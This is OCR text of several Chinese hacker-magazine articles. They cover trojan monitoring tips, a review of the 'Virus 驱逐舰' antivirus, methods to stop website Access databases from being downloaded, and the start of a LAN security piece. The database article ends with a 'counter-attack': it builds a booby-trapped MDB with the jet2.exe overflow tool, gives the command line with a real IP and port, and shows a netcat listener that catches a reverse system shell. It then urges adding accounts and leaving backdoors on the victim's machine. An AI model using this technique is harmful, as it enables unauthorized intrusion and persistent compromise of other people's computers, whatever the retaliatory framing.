
图 4

利用他来检测一些捆绑过的工具，或者查看木马的运行方式是绝对实用的！建议大家在接收或者下载一些不能确定其安全性的工具的时候，利用本程序进行监视，如果是木马程序就自身进行拦截。例如捆绑过的工具在运行后可以检测到其他程序同时运行，或者可以拦截到木马调用service写入服务。这款工具有授权时间，当软件提示期满时更新就可以了，是永久免费的。

在工具辅助的情况下，自身的安全知识和意识也是不可缺少的。平时切记不要随意进入一些网站，特别是那些黄色网站等可能会利用ActiveX载入插件或者IE漏洞自动下载间谍和木马程序。我们有必要对一些非安全保障的工具，特别是我们平时下载的某些黑客工具，先进行查毒，然后用SSM进行监视。总之，用户自身的安全才是根本的安全。

3．一点建议

通过黑客惯用伎俩来看，现在的钓鱼手法普通存在并且迅速发展。不论是利用系统漏洞进行攻击或者网页挂马，还是利用人性心理漏洞进行网络诈骗，这些都让人防不胜防。所以我们的系统不仅要经过漏洞的修复和安全工具的层层保护，同时一定要擦亮自己的眼睛，对任何事物有一个严格的判断标准，小心驶得万年船。最后祝大家确保系统安康的情况下，身体也一定要健康哦。



菜鸟的安全"驱逐舰"

yizhigu [S.H.C]

病毒和木马一直是大家讨论的热门话题，因此杀毒软件也就自然成了上网冲浪的安全守护神。现在知名的杀毒软件有国内的瑞星、江民和金山，国外的卡巴斯基和诺顿等都是许多网友喜爱的。不过，今天我要介绍给大家的却是一款小巧而又高效率的杀毒软件——Virus 驱逐舰。

一、软件介绍

我们首先来了解一下这款杀毒软件的过人之处。

1．只有5MB 的安装文件，占用的电脑资源很小。

2．以自动升级功能对病毒进行最快的防范，每天至少更新一种病毒库样本，每天后台自动升级12次以上，其中有效升级平均每天2次。

3．升级时完美的本地与服务器文件对比，智能恢复本地不正常的文件，从而拥有一个干净的杀毒环境。

4.在国内首次获得Virus Bulletin 100%的认证标志，成为得到世界上广泛认可的强有力的病毒扫描及修复引擎。

5.从Windows9x 到现在最新的Windows2003，在软件正常启动的情况下，即使我们杀毒软件的监控进程被恶意结束，但仍可从底层中保护我们的电脑，使病毒一样无法运行，使其无法侵害到您的电脑。

6．不再像以往的杀毒软件那样，对电脑操作中的全局整体进行监控。该软件采取的是文件变化保护模式，在设备驱动器层次上对病毒进行扫描及修复，从根本上截断新的或变种病毒感染的强有力的算法。

7．检测并修复常驻内存的统一代码，从根本上截断硬盘2次感染，这是仅Virus 驱逐舰拥有的技术。

很多功能都是独具一格的，完全解决了程序大和内存资源高的问题。并且在国内首推"修复常驻内存"的特点，最难能可贵的是作为国内的杀毒厂家，能够设计出如此完美的杀毒软件，是国人的骄傲。

二、软件安装和使用

在安装之前必须卸载其他的杀毒软件，以免产生程序冲突。当然安装向导也会自动卸载存在的杀毒软件。在安装过程中向导会自动启用升级程序进行升级，如图1。为了方便测试我把Virus 驱逐舰安装在我的虚拟机上了。

在整个安装过程完毕后，大家可以点击桌面上Virus 驱逐舰的快捷方式或者通过系统拖盘下的红蜘蛛图标打开这款杀毒工具，如图2。

通过安装目录，可以发现整个体积也不过7M 大小，而任务管理器也向我们证实了超低的内存消耗，整个监视系统有三个进程，却只有不到8M 的内存资源！

软件打开后，可以看到5个菜单标识。"常规"栏里可以显示升级的相关信息，在监控设置里有邮件和系统监控，建议大家把两个都开启。扫描菜单下可以选择自己定义的硬盘目录进行病毒查杀，这里还可以显示驱动器的容量和删除临时文件的功能。至于日志就不多介绍了，记录了详细的扫描日志和杀毒日志，同时更新栏目下记录了当前病毒库收录的病毒信息。功能设置里可以按照用户自身要求来设置一些定义的参数，特别注意的是在"扫描设置"下还可以设置不扫描的目录，这样可以把一些被定义为病毒的黑客工具很好的保护起来，至少我还没有发现国内其他杀毒公司的产品具有该功能。

三、软件测试

由于硬盘里的病毒包已经删除了，这里以几款流行的木马来作测




图1




图2




图3




图4

试。我们来看一下灰鸽子火狐修改版的服务端，当我将服务端复制到虚拟机后就被Virus 驱逐舰提示为病毒了，说明文件防护功能的确不错，如图3。

然后我把pcshare1130的updata 目录复制到虚拟机，这个目录里的文件就是pcshare生成的配置文件，一般免杀都要针对这里的文件进行修改，我用驱逐舰对目录进行扫

描，看来pcshare的主要驱动文件sys和内存释放dll全部已经被通缉了，如图4。

后来我又测试了其他一些木马，包括一些不被卡巴斯基和江民的黑洞和上兴服务端文件进行查杀，全被杀得片甲不留。我又利用驱逐舰的内存扫描功能查杀对于写入系统内核级的木马，例如pcshare等可以在重新启动后进行查杀，说明该杀毒引擎也涵盖了卡巴斯基和瑞星的优良安全性能。最后又测试了几个流行病毒、捆绑机和下载者，结果相当令人满意。

四、软件升级

驱逐舰的升级信息是验证序列号和绑定标识，安装完成后软件就会自动生成这些升级信息，每个序列号可以免费升级一个月。当然，如果你需要更长的升级时间，不光可以通过购买，同时也可以利用序列号和标识号注册成为网站会员，然后把你的注册帐号推荐给别人进行注册，就可以延长升级时间，是不是非常有趣？

五、总结

在软件的使用过程中，没有出现过不稳定的情况发生。特别是对于文件和内存的监控非常安全，同时对于病毒和木马的查杀测试也让人觉得非常放心。在系统资源严重吃紧的今天，驱逐舰是否可以作为您新一代的守护神呢？

（本文涉及到的Virus驱逐舰，　光盘已收录）

下载我的数据库 你会后悔的



王艺翔

许多网站都会用到数据库，因此，数据库也理所当然的成为了一个站点的核心。一旦数据库被别人下载，那么所有用户的资料信息甚至包括网站的管理密码都会被对方轻易的得到。有什么方法可以防止数据库被入侵者下载呢？

在以前的杂志上也包括网上都介绍过一些防止数据库被下载的方法，在此，我就为大家简单总结一下。

方法一、修改原始数据库的文件名，并在conn.asp中做相应修改；
方法二、修改数据库后缀为ASP；
方法三、在数据库文件名中加入“＃”字符；
方法四、给数据库加密（不过效果几乎为0）；
方法五、将数据库文件放在其他目录而与网站目录分开；
方法六、我自创的方法，等会儿会给大家详细介绍。

上边的前五种方法也是管理员通常用到的方法。方法一，一般我们喜欢使用别人的整站程序，由于许多整站程序都是公开的，这样一来数据库的路径也就成了公开的，如果不修改默认路径的话，攻击者就可以通过IE或flashget下载网站的数据库文件。方法二，将数据库后缀改为ASP能防止攻击者使用IE来下载数据库，但却不能防止使用flashget下载，原因是因为IE只会将其做为asp文件进行解析，而不会认为其是数据库文件让你下载。方法三，加入“＃”字符，因为通过IE下载文件时只能识别“＃”号前名的部分，对于“＃”后面的会自动去掉，比如数据库名为jsj#h.mdb，当你在IE中输入http://www.xxxx.com/jsj#h.mdb时，IE却会在网站目录中寻找jsj（当然也不是jsj.mdb），由于网站目录中没有jsj这个文件，所以导致下载终止。但是当我们将http://www.xxxx.com/jsj#h.mdb这个地址改为http://www.xxxx.com/jsj%23h.mdb时就可以通过IE正常下载了。方法五的做法是修改原来的conn.asp文件，如数据库的文件名为myleaf.asp，站点目录名为jsj，我们在站点外目录下建立一个名为data的文件夹，将原来的myleaf.asp数据库文件移动到data目录下，再将conn.asp中的数据库文件路径修改为相应的data目录即可，这样一来就算暴露了conn.asp文件，攻击者也不能将数据库下载下来，因为数据库文件不在站点文件夹中。但是这样的做法对一些虚拟主机的用户不适合，因为空间商给我们开通的空间所有的目录都可以通过WEB方式访问到，所以一样是可以下载的。

下面来介绍一下我自己的方法。步骤如下：

1.将原来数据库myleaf.asp的名字改为my%23leaf.asp。

2.在conn.asp中做相应修改，只需这两步即可。

这样一来不管攻击者是通过IE还是使用flashget都无法下载数据库。为了验证我们做个实验，在本地搭建web服务器，在IE地址栏中输入http://127.0.0.1/my%23leaf.asp，访问后显示网页错误，同样我们使用flashget下载时也出现了错误，如图1。很明显实验成功了！

我们还可以愚弄一下入侵者，如何愚弄呢？我们在网站目录下建立一个名为my#leaf.asp的文件，里面随便写些文字，当对方使用flashget试图下载my%23leaf.asp数据库时，下载的却是my#leaf.asp这个文件。同样当入侵者在IE中输入http://127.0.0.1/my%23leaf.asp时，显示的也只是my#leaf.asp中的内容，如图2，因为flashget和IE都将%23解析为＃了。

为了给入侵者一个教训，好让其以后能收敛些，我们可以反向入侵对方，如何做到这一点呢？用到的工具是“jet2.exe”MDB溢出工具，JET2的使用格式为：jet2 1 你的IP 端口，很明显是反弹溢出。我们在命令行下输入jet2 1 218.27.161.49 1314，如图3。

这样便会在jet2.exe同目录生成一个名为db1.mdb的数据库文件，将此文件名改为my#leaf.asp放入网站目录，同时我们在本地使用nc监听nc -vv -l -p 1314，如图4。

当攻击者试图下载真正的数据库文件my%23leaf.asp时，下载的却是my#leaf.asp文件，当他们下载完毕将my#leaf.asp改为my#leaf.mdb并试图使用辅臣数据库浏览器打开这个mdb文件时，我们就已经获得了对方的SHELL，如图5。我们成功得到了攻击者的systemshell。

得到systemshell后还有我们不能做的吗？加帐号也好，留后门也好，都随便你了，尽情发挥吧。




图1




图2




图3

（本文涉及到的软件：jet2.exe、辅臣数据库浏览器、NC.exe已收录在光盘中）




图4




图5

局域网，别忘了安全

黑侠（Black Mask）

对于广大的菜鸟朋友来说，局域网是他们施展“才能”的最理想的场所，网吧、校园网、公司内部网等等，但是当他们将自己置身于局域网中的同时，有没有想到过自己的安全呢？本文就简单的谈谈局域网安全的几个重要问题。

一、物理设备安全

1．物理安全很容易被忽略，尤其像交换机、路由器等这些重要的设备，应放到机柜里，并且要上锁。如果连设备都没有保护好，那么就更加别谈网络的安全了。

2．对设备要进行必要的设置（如：交换机、服务器、路由器），防止入侵者通过空口令或系统包括设备的默认口令来取得对系统及设备的访问控制权。

二、局域网中隐藏自己

我们知道在入侵内网的时候，只要在网上邻居里就很容易找到下手目标，那么怎样才能让自己在网上邻居里消失呢？打开“cmd”输入：“net config server /hidden:yes”，再输入：“net config server”，服务器已经隐藏了，现在打开网上邻居已经看不到你的主机了，如图1。

```
C:\WINDOWS>net config server /hidden:yes
命令成功完成。

C:\WINDOWS>net config server
服务器名称                        \\OEM-JUJUMAO
服务器注释

软件版本                          Windows 2002
服务器正运行于
        NwlnkIpx (000c76e1c2d9)
